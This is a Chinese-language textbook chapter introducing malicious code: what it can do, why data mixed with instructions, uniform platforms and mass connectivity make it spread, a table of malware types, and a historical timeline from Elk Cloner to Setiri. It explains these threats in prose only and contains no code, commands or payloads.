- ✘ 在你的系统上执行攻击者的命令，就好像你自己执行了这些命令。
- ✘ 从你的计算机上窃取文件，特别是那些包含私人和财政方面或者其他敏感信息的文件。
- ✘ 把某些文件上传到你的系统中，例如附加的恶意代码、窃取的数据、盗版的软件，以及有关色情的信息，使你的系统成为他人获取大量非法文件的途径。
- ✘ 尝试把你的系统作为攻击其他计算机的出发点，转移攻击者真正的发起地址，从而使其逃脱法律的制裁。
- ✘ 攻击者会让犯罪行为的所有证据看起来似乎都是你和你的计算机所为，从而把你陷害成罪犯。
- ✘ 隐藏攻击者在你的系统中的活动，通过隐藏文件、进程和网络的使用隐藏攻击者的存在。

可能发生的事情实际上是无穷无尽的，上面列出的只是攻击者利用恶意代码所作所为的一小部分。事实上，恶意代码可以在你的计算机上做你能做的任何事情，甚至是你的操作系统所能做的任何事情。不过，恶意代码和你的意愿是相违背的，它只做攻击者想让它做的事情。

1.2 为什么恶意代码如此普遍

只有在狡诈的攻击者手中，恶意代码才能发挥其强大的“破坏力”。这将成为一个更加严重的问题，因为许多加速计算机产业革命的因素同样也会使我们的计算机更易遭受恶意代码的攻击。特别地，恶意代码编写者从以下趋势中获益，即将数据与可执行指令混合、越来越兼容的计算环境、空前的连通性、不断扩大的缺乏专业技能的用户群，以及不够友善的世界等。让我们进一步详细地分析每个趋势，来看看我们如何创造这样一个更易感染

恶意代码的环境。

1.2.1 混合的数据和可执行指令：令人惊恐的组合

恶意代码如此盛行的基本原因之一涉及计算机混合不同类型的信息的方式。在最高层次上，现代计算机系统处理的所有信息大体上可以划分成数据和可执行指令两类。数据是可读的，但不能执行，计算机对这些内容进行操作。另一方面，可执行指令告诉你的计算机如何操作，这些内容告诉计算机做什么。只要我们能够保持这两类信息的分离，就不再会有这种恶意代码带来的大问题。不幸的是，像一个拿着剪刀飞奔的小孩一样，大多数计算机系统和程序将警告抛之脑后，把数据和可执行内容完全混合在一起。

为了理解混合不同类型信息带来的问题，我们来看看下面的数据内容：

*Here's the story... of a lovely lady
Who was bringing up three very lovely girls.
All of them had hair of gold... like their mother.
The youngest one in curls.*

这只是几行非常简单的数据，就像在 20 世纪 70 年代一个经典的广播电视节目“*The Brady Bunch*”的开始部分听到的。尽管这些只是逗乐的内容，我们仍可以通过加入可执行指令使其变得有趣许多。假设我们有一种人类脚本语言（Human Scripting Language，我们将其缩写为 HSL），它告诉人们在听这样一首歌时应该做什么。从效率和灵活性考虑，我们把这些脚本添加到歌曲中。我们可以以脚本的形式将可执行指令插入到它的下一个版本中，如下所示：

Here's the story... of a man named Brady

<start HSL script> Go get your checkbook. <stop HSL script>

Who was busy with three boys of his own.

<start HSL script> Write a big check for the author of this book. <stop HSL script>

They were four men... living all together.

<start HSL script> Put the check in an envelope. <stop HSL script>

Yet they were all alone.

<start HSL script> Mail the envelope to the author of this book, care of the publisher. <stop HSL script>

假设你是一个笨拙的（clueless）计算机系统，你可能会在唱这首歌的同时执行这些嵌入指令。然而我的支票账户却不会如此幸运，因为你并非笨拙，而是一个高智商的人，你能够仔细地辨别你的行为所带来的影响。因此，你可能看着歌曲检查嵌入指令，而不是盲目地执行。或许这里我不应该太草率，如果你读完了整首歌曲，你确实会乐此不疲地寄给我钱。那就跟着感觉走吧！不要让我阻止你。

通过在数据中混入可执行代码，你的计算机系统上的几乎任何类型的信息都可能包含恶意代码，在等待运行时来控制你的计算机。过去，我们只需要担心可执行的二进制程序。而现在，由于我们热衷于这种混合，所以不得不对每一种数据类型产生质疑，每个信息进入点都可能是恶意代码的一个入口。既然如此，为什么设计计算机软件的工程师和开发人员这么愿意把数据和可执行代码混合在一起使用呢？与计算机行业的许多事情一样，开发人员这样做是因为它比较酷、灵活且高效，甚至可能有助于增加市场份额。另外，一些开发人员忽视了一部分用户本身可能有恶意的事实，让我们逐个分析这些方面。

酷：动态且交互式的内容

如果内容本身是可见和可以执行的，则其就可以更加生动地与用户进行实时的交互，甚至可以适应某个特定的环境。这些特性在计算机系统中是非常有用的，也是非常酷的，证明这一观点最典型的例子是将包含的各种脚本语言嵌入到网页中。我们都知道，普通的HTML只能够创建静态网页。但是，通过扩展HTML，在HTML中加入JavaScript、VBScript，以及其他语言，网站开发人员可以创建出更加生动的网页。通过适当的脚本语言，这些网页可以变得更加生动，还可以根据用户输入改变其行为。整个应用可以通过网络进行开发和无损传输，这就是简单意义上的酷。

灵活：可扩展的功能性

在酷之外，一个程序除了包括可见的数据，以及专门定制的语言，它可以由用户和其他开发人员以一些最初的程序创建者未曾预想的方式进行扩展，这些扩展可以使程序比原来更加有用。这一概念可在带有宏语言（Macro languages）的各种Microsoft Office®产品中得到证实，例如Microsoft Word®文字处理软件和Microsoft Excel®表格处理软件，开发人员可以写一些放在一个文档或电子数据表格中的称做“宏”的小程序。这样合成的文件可以把一个纯文档转换为交互形式的文档，可以检查用户输入的准确性，而不仅仅是显示数据。它甚至可以被看做是一个简单的应用程序，与用户进行智能交互，根据用户输入自动放置到各个字段。尽管如此，这一概念并不仅仅局限于Microsoft的软件环境。许多排版人员使用PostScript，它是一种为显示和打印定义页面设置的语言。通过一种完整的语言，而不仅仅是静态图片来描述页面设置，开发人员可以创建更加丰富的内容。例如，只需利用PostScript，开发人员就可以写出一个通过访问本地文件系统读取数据的页面，同时渲染一

幅图片。这种功能性当然相当灵活，但是攻击者可以通过将它作为恶意代码的载体进行破坏。

高效：可行性软件组件块

通过混合可执行指令和数据，开发人员可以创建小而简单的软件组件块，这些组件块结合到一起可以创建更大的软件工程。这就是面向对象程序设计背后的思想，这一软件概念如今被引入大多数的计算机系统中。与过去将代码与数据分离的做法有所不同，面向对象程序设计创建小巧的……是的，对象。正如你可能期望的，对象中包含了可以读取的数据。此外，对象还包括各种行为，这些行为可以操作自己的嵌入数据。例如，假设我们有一个虚拟的仓鼠（hamster）对象，它包含一个可爱的小仓鼠图片作为数据。这个假设的对象可能还包含一些称为“Feed_Hamster”的可执行代码，执行这些代码可以使仓鼠长大。我们可以运行大量的虚拟仓鼠对象来创建一个完整的虚拟生物小群落，但是攻击者可以通过滥用 Feed_Hamster 代码而造成虚拟的仓鼠爆炸！

这个面向对象的开发范例非常高效，因为我所创建的对象可以由我和其他开发人员在各种不同的程序中使用。每个放在架子上的物品都像一个小的组件块，准备好用于和重用于许多可能的应用程序中。例如一个虚拟的仓鼠笼、一个虚拟的流动的仓鼠马戏团，甚至一个用于环境研究而耗尽所有资源的虚拟仓鼠模拟程序。

市场占有率：让软件周游世界

知道了前面所描述的混合数据与可执行指令的各种优点，创建计算机系统的人们确信，一个混合数据与可执行代码的成功平台可以增加市场占有率。于是，开发人员一旦认识到某个开发平台很酷、灵活且高效，就会开始在这个平台上开发程序。在你的开发平台上进行开发的开发人员越多，就意味着你将拥有更多购买你的开发平台，以及支持平台所需工具的用户。瞧！平台创建者们获得了增加的市场占有率、声誉，以及数不尽的财富。Microsoft Windows 本身就是一个典型的例子，Windows 操作系统的整个文件系统都将可执行指令与数据混合在一起，它非常灵活，已经成为提供给全世界软件开发人员的一套真正标准。

这里的每一个因素都驱使计算机产业不断深入地将数据和可执行指令的结合在一起，很明显，近 10 年来最热门的词之一就是 Web 服务（Web services）。Web 服务是一个环境，它允许分布在整个 Internet 上的应用程序在同一时间内不同站点间交换数据和可执行代码，用于进行无缝处理。通过 Web 服务，各个应用程序利用 XML（eXtensible Markup Language，可扩充标记语言）跨网络相互发送打包的数据和可执行指令。我的 Web 服务器可以收到从你的 Web 服务器发来的 XML，并执行嵌入指令以为你进行搜索。我真的希望你不要利用 XML 向我的系统注入大量恶意代码！尽管它被设计为一种十分安全的模式，但是 Web 服务使人盲目地允许更加彻底地混合可执行指令和数据。这种混合已经到了前所未有的程度，

从而潜在地在你的系统中为恶意代码提供了更新并更玄妙的立足点。

事实上，随着计算机产业的发展，数据和可执行指令的分离看起来几乎已经过时了。然而，我们却面临着关于恶意代码的更重要的问题。一个意图不轨的家伙可能会写一些指令，用于实现某种罪恶目的，这是语言开发人员和计算机用户不曾预料到的。这些恶意的指令可以直接作用于目标系统的某个可执行组件，或者可以嵌入到其他非执行数据，然后映射到目标上。事实上，本书中涵盖的大部分恶意代码实例就是这样的。

1.2.2 恶意的用户

一些开发人员编写代码时认为用户是友好而文雅的，他们怀着最单纯的日的日复一日地工作着。由于开发人员认为自己的软件会生存在一个友好的环境中，所以他们通常不会检查来自用户的输入是否会破坏系统。当然，现实世界中大部分系统都会遇到几个心怀恶意的用户。Internet 上的应用程序面临着来自普通大众，以及不道德系统用户的攻击。甚至连内部的应用程序都要面对心怀不满的雇员，他们可能试图从内向外破坏系统。

如果一个程序的编写过程中没有坚固的防御思想，则攻击者可以通过在用户输入中加入可执行代码对系统实施控制。这样攻击者就可以通过欺骗的手段让系统运行可执行指令，从而接管计算机。事实上，这正说明大量流行的攻击技术是如何工作的。

举例来说，如果软件开发人员不检查用户输入的长度，攻击者就可以提供过长的输入，引发缓存溢出攻击。缓存溢出攻击很常见，几乎每天都会有新的缺陷被发现。为了利用缓存溢出，攻击者提供包含可执行代码的用户输入并在受害者的计算机上运行它。这一恶意的可执行输入大到足以覆盖受害计算机上特定的数据结构并控制其中的代码执行流程。攻击者也可以在用户输入中嵌入可改变目标系统执行流的信息，这样就可以运行攻击者自己的代码。通过利用用户输入（可以是数据）并将其作为可执行指令，系统便落入攻击者的控制之中。

除了缓存溢出外，考虑网络应用程序，例如在线银行、电子政务或者其他服务需要用到结构化查询语言（Structured Query Language, SQL）查询数据库存储的信息。要对这样的应用程序使用 SQL 注入攻击，心怀不轨的家伙可以把数据库命令放在用户输入中进行发送。用户可能需要提供账号，但攻击者通过一行 SQL 代码就能以一种未经授权的方式从数据库中获取信息。如果应用程序不能筛选出这样的命令，数据库将执行它，从而为攻击者提供一条进入应用程序数据库的“原始”通道。因为我们混合了可执行指令与用户输入，所以我们使自己的系统面临攻击。

缓存溢出和 SQL 注入只是这种攻击技术的冰山一脚，攻击者拥有大量的恶意代码携带软件，用它们将这些暗藏的可执行代码随着标准的用户输入进入我们的系统。很明显，开发人员在混合数据与可执行指令时必须特别小心；否则他们的系统会很容易受到攻击者的

破坏。

1.2.3 日益增加的同构计算环境

导致恶意代码问题不断增加的另一个因素就是如今我们都使用同样类型的计算机和网络的这一事实。20 多年前，追溯到当无尾飞机在天空中飞过，以及我们周围有许多不同类型的计算机和网络。我们有微型机、大型机和个人电脑，它们都有大量不同类型的操作系统和支撑网络协议。也有很多类型的处理芯片，如 Intel、Motorola、MIPS、Alpha 和 Sparc 等，这里列出的只是一小部分。这样的话，一种同类的恶意代码只能攻击有限的一部分系统，传播恶意代码的最大障碍之一就是计算环境的多样性。我的 Apple II 计算机病毒在你的 IBM 主机上不过是一条离开水的鱼而已。同样，如果我的计算机中令人讨厌的蠕虫病毒需要特定的主机操作系统支持，而在你的计算机上找不到该系统，它便无法接管你的计算机。

然而现在全变了，计算机革命导致了开发平台类型和网络的大统一。似乎所有的软件都在 Windows 或 UNIX 下运行，使用 TCP/IP 通信。基于 Intel 的 x86 指令集的处理器的处理器似乎要统治整个星球，甚至那些顶住压力坚持下来的系统（越来越少见了）。它们虽然不依赖于这些标准（例如一个纯 MVS 大型机或一个 VAX 系统逻辑单元），但是仍然可能需要由一个 UNIX 或 Windows 操作系统前台（运行 Intel 处理器或者兼容产品，基于 TCP/IP 网络）进行访问。甚至在应用程序级，我们可以看到广泛支持 HTML、Java 和 PDF 文件的许多不同的应用程序类型。

这正向着进一步精简的方向平衡，数个主要的 UNIX 销售商，包括 IBM（UNIX 的 AIX 体系的制造商）、Sun 微系统公司（以 Solaris UNIX 闻名），以及惠普（UNIX 的变种 HP-UX 的拥有者），宣布他们将进一步支持 Linux。尽管 AIX、Solaris 和 HP-UX 并没有被放弃，Linux 还是将成为类 UNIX 环境未来发展的潮流。

这一潮流对于恶意代码又意味着什么呢？一个同构的计算环境为恶意代码提供了肥沃的土壤。我的小型恶意程序是在自己那台价值 400 美元的破烂不堪的 Linux 膝上型个人电脑上写的，但它同样能够感染运行 Linux 的价格不菲的大型机。同样，一个单一民族的国家也能够创建某种可以感染全世界数亿个 Windows 系统的恶意代码。由于我们的计算生态系统具有很少的多样性，因此仅仅一小段恶意代码就可能带来不可估量的影响。

1.2.4 空前的连通性

我们被不断地被精简到少数几个操作系统和协议上的同时，却大大增加了彼此的互联性。我们过去常会看到孤岛式的计算机连接，我的公司的网络绝不会接入你的管理网络，电话系统和大学的计算机之间不会有直接的数据连接，自动取款机系统（ATM）被谨慎地

与 Internet 分隔开。

哎呀，发生了多么大的变化啊！如今，仿佛所有的计算机都连接到一起，无论你是否愿意如此。我的笔记本电脑接入了 Internet，Internet 连接了一家制药公司的 DMZ，而它又与该公司的内部网络相连。内部网络又连向它们的制造车间网络，制造车间网络与制造系统相连，而制造系统生产出我们给孩子吃的药品。恶意代码可以从一个系统蔓延到另一系统，快速地对整个供给线进行报复性的破坏。

两起重大的计算机事故阐明了这个不必要的过度连通性 (hyperconnectivity) 这一概念。追溯到 1999 年，一艘美国海军战舰 (United States Navy ship, USN) 在离开关岛海岸时，在舰上发现了梅利莎 (Melissa) 宏病毒 [1]。不知道是什么原因，由于空前的网络连通性，因此美国第七舰队的指挥舰蓝岭号 (USS Blue Ridge) 在海上环游世界的途中，其非保密网络遭受了来自梅利莎的攻击！另外，在 2003 年 1 月，名为 SQL Slammer 蠕虫开始在 Internet 上泛滥，占据了大量的网络带宽。在其肆无忌惮的传播过程中，它居然成功地侵入一些网络取款机。通过冻结取款机网络连接，北美超过 13 000 台提款机停止办理业务达数小时之久。这个蠕虫还冲击了公安部门、消防系统和 911 紧急服务系统。这两个例子都说明了恶意代码可以轻而易举地传播到并非明显地连接在一起的计算机系统中。

1.2.5 不断扩大的缺乏专业技能的用户群

在过去的 10 年中，普通的计算机用户的知识水平下降的情况非常严重。而与此同时，他们的计算机和网络连接却发展得更加强大，甚至成为令攻击者垂涎的攻击目标。今天的普通计算机用户不了解自己的计算机的复杂性和恶意代码可能带来的风险，我并不认为在计算机产业中我们应当设计要求用户必须很细致地理解自己的计算机系统。一个普通的用户希望能够像使用电冰箱和立体声录音机一样方便地使用自己的计算机，谁又能想像一台电冰箱会感染上病毒，或者一个蠕虫感染一台立体声录音机呢？

尽管如此，我们的计算机和协议是建立在假设用户能够理解与各种各样的危险行为相关的利害关系和协定的基础上，例如从 Internet 上下载代码并安装，在 Web 站点进行网上冲浪，不使用系统软件和应用程序的补丁程序。对于大多数用户而言，那是一个非常无用的假设。我们确实是这样对待我们的系统，最多在他们运行高风险的软件，或者忘记使用系统补丁程序（这是他们不能理解并经常忽视的）时，给他们一些措辞简单、技术上含混不清的警告。大多数情况下，根本不会有任何警告！当恶意代码在这样的系统中扩散时，我们无须表现得太过吃惊。

1.2.6 这个世界并不是个友善和平的地方

我不知道你是否已经注意到这一点，这个世界并不是一个友善和平的地方。在过去几

年中，众多的国际事件更加说明了这样一个事实，我们生活在一个极其不稳定的世界。我们有数千年的战争和恐怖主义历史，但国际事件近期似乎更加紧张起来。

尽管我讨厌看到这些，但可以想像到，恐怖分子组织不仅能够进行武力攻击，还会试图破坏其目标国家的计算基础设施。除了恐怖袭击，我们还面临着国与国之间与军事活动相关的计算机攻击的可能性。除了子弹和炸弹的对抗，各国可能转向使用计算机攻击，试图使敌方的军事和民用计算机基础设施失效，世界各国花费在计算机战争上的费用达数十亿美元。我并不要成为一个严重的悲观主义者，但是在我看来，恶意代码很可能具有阻塞网络的能力，甚至使攻击者接管系统。如果你认为现在还没有的话，那么它们在未来将会转化为战争的武器或恐怖主义者的利剑。

1.3 恶意代码的类型

讲述那些愉快的记录之后，我们把注意力转向如今攻击者可以利用的多数恶意代码类型上。大约 10 年前，当时我刚开始从事计算机安全的工作时，我致力于研究攻击者可获得的所有用于将可执行指令放入目标计算机的途径。攻击者可以通过网络散布脚本，利用可执行命令致使缓存溢出，使用电子邮件发送程序，重写我的操作系统，破坏我的内核……所有这些可能的情况都充斥着我的大脑，而且这些可能的情况在过去 10 年中不断地增加。这些坏家伙用来实现和传输恶意代码的途径大不相同，也就需要相应的认识和防御。

作为本书后面部分的概述，我们来看看不同类型的恶意代码。假设我是一个动物园管理员，让我带你去看一些凶恶的动物。现在，我们就迈着轻松步子走过各种猛兽的笼子。稍后，在本书的剩余章节中，我们将有机会进一步从细节上学习每种恶意代码的范例。主要的几类恶意代码及其定义特征以及典型实例见表 1-1。请注意，定义特征是基于恶意代码传播所借助的机制和它对目标系统造成的影响。谨记，有的恶意代码介于这些独立定义的边界之内，我们将在第 9 章中更进一步讨论这一主题。

表 1-1 恶意代码的类型

恶意代码类型	定义特征	典型实例	所在章节
计算机病毒 (Virus)	感染宿主文件（例如，可执行程序 and 文字处理文档等），自动复制，经常需要人们交互感染复制（通过打开文件、读取电子邮件，以及导入一个系统或执行一个已感染病毒的可执行程序等）	Michelangelo 和 CIH	第 2 章

续表

恶意代码类型	定义特征	典型实例	所在章节
蠕虫 (Worm)	通过网络传播, 自动复制, 通常无须人们交互感染传播	Morris Worm、Code Red、SQL Slammer	第 3 章
恶意移动代码 (Malicious mobile code)	由轻量级程序组成, 这些程序从远端系统下载并且以最小限度执行或没有用户干预。有代表性的开发工具有 JavaScript, VBScript, Java, 以及 ActiveX	Cross Site Scripting	第 4 章
后门 (Backdoor)	越过一般的保密控制为攻击者提供通道	NetCat 和 VNC(Virtual Network Computing), 可被用做远端管理工具或非法攻击的工具	第 5 章
特洛伊木马 (Trojan horse)	将自己伪装成有用的程序掩饰暗藏的罪恶目的	Setiri、Hydan	第 6 章
用户级 RootKit	替换或修改系统管理员和用户使用的可执行程序	Linux RootKit(LRK) 系列、Universal RootKit、FakeGINA	第 7 章
内核级 RootKit	控制操作系统的中心, 内核, 用来隐藏和创建后门	Adore 和 KIS (Kernel Intrusion System, 内核入侵系统)	第 8 章
组合恶意代码 (Combination Malware)	组合上述不同的技术以增强其破坏力	Lion、Bugbear、B	第 9 章

人们往往混淆这些恶意代码的类型, 而对各种攻击使用不恰当的术语。另外我曾听到一个特别有才华的人居然错把特洛伊木马当做蠕虫大加谈论, 其他人则在谈论 RootKit 时偶尔称其为计算机病毒。的确, 不恰当地使用这些术语确实令人费解, 但其影响不仅仅是语义上的。如果你不理解各种恶意代码类型的区别, 则不明白如何有效地实施防御。如果你认为 RootKit 和病毒是同类, 则可能以为已经利用反病毒工具处理了这个问题。然而, 你只是触及了这个问题实际防御的表层。当然, 有的防御系统适用于多类型的攻击。但是, 清晰地理解每种恶意代码携带者有助于保证你拥有所需的全面的防御措施。本书的主要目的之一就是阐明各类型恶意代码的区别, 以使你能够在实战环境中采用适当的防御措施。

尽管在谈论恶意代码及与其相关的防御系统时确切地定义术语非常有用, 然而我们还应该注意到在这些类型之间存在一些交叉。一些工具既是病毒, 又是蠕虫。同样, 一些蠕虫携带有后门或 RootKit。这些工具的大多数开发人员不会满足于创建单一类型的恶意代码; 恰恰相反, 他们脑中充斥着所渴望的攻击性能, 想用一些代码来实现各种企图。你不

可能让蠕虫完成内核级 RootKit 的任务，除非蠕虫携带着一个内嵌的核心级 RootKit。这种混合导致了表 1-1 所包括的组合恶意代码类型。

1.4 恶意代码的历史

尽管我们在近几年才目睹了恶意代码的迅猛增长，但是 Malware 显然不是什么新鲜事物。在过去的几十年里，攻击者们处心积虑地编写着高效的恶意程序。然而，随着这些攻击工具性能持续地进化改善，以及 Internet 飞速蔓延到我们系统的每一个角落，如今的恶意代码的攻击较前几年具有更大的影响。让我们漫步于回忆，追溯恶意代码的起源并展望其未来的发展方向。图 1-1 所示为在过去 20 多年中恶意代码发展的主要历史事件。




图 1-1 恶意代码 20 多年的历史

如果你还没有理解图 1-1 所描述的所有工具和概念，请不要担心，本书剩余章节将详细地对这些问题进一步讲解。不过在这里，我希望你注意图 1-1 中的如下主要方面。

不断增加的恶意软件的复杂度和“老练”：我们从相当简单的 Apple II 病毒（专门感染游戏）到复杂的内核控制工具和强大的千年虫。新的工具非常狡诈，具有快速感

染和极度隐蔽的技术。

- ✎ **创新性工具和技术的发布速度的加快:** 恶意代码中的新概念在开始时发展速度很慢,但随着时间的推移得到了快速的增长。特别是在过去的5年中,我们看到,令人吃惊的新工具的迅速发布,而这一趋势还在不断地增长。就在我认为已经看到了所有这一切时,计算机又不知不觉地发布了一个让人吃惊的新工具(有时甚至令人震惊)。
- ✎ **从病毒到蠕虫、又到内核开发的趋势:** 对于过去的恶意代码,大多数活动都围绕着病毒和感染可执行程序进行。然而在过去的5年中,我们已经看到这些活动主要集中在蠕虫和内核级的系统开发上。

当恶意代码作者借鉴各种思想并进行创新时,这3个主题是交织在一起并互为补充的。沿着这些恶意代码发展历史的里程碑,我们可以特别关注以下每一个重要的走向。

- ✎ **1981年~1982年——第1次报道的计算机病毒:** 至少有3个独立的病毒,其中包括在Apple II计算机系统的游戏中被发现的Elk Cloner,尽管“病毒”(Virus)这个词当时还没有用于描述这种恶意代码。
- ✎ **1983年——计算机病毒的正式定义:** Fred Cohen将计算机病毒定义为“可以通过修改其他程序,使其包含该程序可能演化的版本的程序。”[2]
- ✎ **1986年——第1个PC病毒:** 一个所谓的脑病毒(Brain virus)感染了Microsoft的DOS操作系统,恶意代码的一个重要的先驱到来了,而当时主流的DOS系统和此后的Windows操作系统将成为病毒和蠕虫的主要攻击目标。[3]
- ✎ **1988年——Morris Internet蠕虫:** 由Robert Tappan Morris, Jr.编写,当年的11月发布。这个最早的蠕虫致使早期的Internet大面积瘫痪,成为当时全球的头条新闻。
- ✎ **1990年——第1个多态的计算机病毒:** 为了逃避反病毒系统,这些病毒在每次运行时都会变换自己的表现形式,从而揭开了多态病毒代码的序幕,今天人们仍在研究开发这种病毒。
- ✎ **1991年——病毒构造集(Virus Construction Set, VCS)发布:** 这年3月,这一工具出现在了公告版系统社区,它为有抱负的病毒编写者提供了一个简单的工具包,用于创建他们自己定制的恶意代码。
- ✎ **1994年——Good Times病毒恶作剧:** 这个病毒并不感染计算机;相反,它完全是虚构的。然而这种病毒的蔓延借助传言从一个人传到另一个人,受到这个完全虚构的恶意代码恶作剧恐吓的人们会警告其他人将有毁灭性的厄运。[4]
- ✎ **1995年——首次发现宏(Macro)病毒:** 这个让人特别厌恶和紧张的病毒使用Microsoft Word的宏语言实现,感染文档文件。这类技术很快便波及其他程序中的其他宏语言。

- ✎ 1996 年——*Netcat* 的 UNIX 版本发布: 这个由 Hobbit 编写的工具直到今天都仍然是最流行的 UNIX 系统后门, 尽管它有无数合法和非法的用途, 但是 Netcat 常常作为一个后门而被滥用。
- ✎ 1998 年——第 1 个 Java 病毒: StrangeBrew 病毒感染其他 Java 程序, 使得病毒波及基于网络的应用程序领域。
- ✎ 1998 年——*Netcat* 的 Windows 版本发布: Netcat 在 Windows 平台上也不怠慢。它由 Weld Pond 编写, 在 Windows 操作系统中也被用做一个特别流行的后门。
- ✎ 1998 年——*Back Orifice*: 这个工具在 7 月由 cDc (Cult of the Dead Cow, 一个黑客小组) 发布, 它允许用户通过网络远程控制 Windows 系统, 是另外一个越来越流行的功能集。
- ✎ 1999 年——梅利莎病毒/蠕虫: 3 月份发布, 这个 Microsoft Word 宏病毒感染了全球成千上万的计算机系统。它通过电子邮件进行传播, 既是病毒又是蠕虫。因为它感染文档文件, 可以通过网络进行传播。
- ✎ 1999 年——*Back Orifice 2000(BO2K)*: 7 月份, cDc 发布了这个完全重写的 Back Orifice 版本, 用于远程控制 Windows 操作系统。这个新的版本使用了快速点选 (point-and-click) 接口——应用程序接口 (Application Programming Interface, API) 扩展它的功能, 可以远程控制鼠标、键盘和显示器。
- ✎ 1999 年——服务代理的分布式拒绝 (*Distributed Denial*): 夏末, 发布了 TFN (Tribe Flood Network) 和 Trin00 服务代理拒绝。这些工具使攻击者可以通过单台客户机控制数十、数百, 甚至数千台安装了僵尸程序 (zombie) 的计算机。通过一个坐标的中央控制点, 这些分布式代理可以发起一次破坏性极大的泛滥或者其他攻击。
- ✎ 1999 年——*Knark* 内核级 RootKit: 11 月份, 有个名叫 Creed 的人发布了这个工具, 它建立于 Linux 系统内核控制的早期思想。Knark 包含一个用于修改 Linux 内核的完整工具包, 攻击者可以非常有效地隐藏文件、进程和网络行为。
- ✎ 2000 年——爱虫 (*Love Bug*): 5 月份, 这个 VBScript 蠕虫导致全球数万个系统瘫痪, 它通过 Microsoft Outlook 的几个漏洞传播。
- ✎ 2001 年——*Code Red* 蠕虫: 7 月份, 这个蠕虫通过 Microsoft 的 IIS 网络服务器产品的缓存溢出进行传播, 不到 8 小时就有超过 250 000 台计算机成为它的牺牲品。
- ✎ 2001 年——内核入侵系统: 同样是在 7 月, 由 Optyx 发布的这个工具, 通过包含了一个便于使用的图形用户界面 (GUI) 和特别有效的隐藏机制对 Linux 内核的操作进行了革新。
- ✎ 2001 年——*Nimda* 蠕虫: “911” 恐怖袭击后仅一周, 出现了这个极端致命的蠕虫。它有许多种感染 Windows 计算机的方法, 包括 Web 服务器缓存溢出、Web 浏览器

开发、Outlook 电子邮件攻击和文件共享等。

- ❖ 2002 年——*Setiri* 后门：尽管从未正式发布，这个特洛伊木马工具能够通过强占成为一个不可见的浏览器而绕过个人防火墙、网络防火墙和网络地址转换（Network Address Translation）设备。
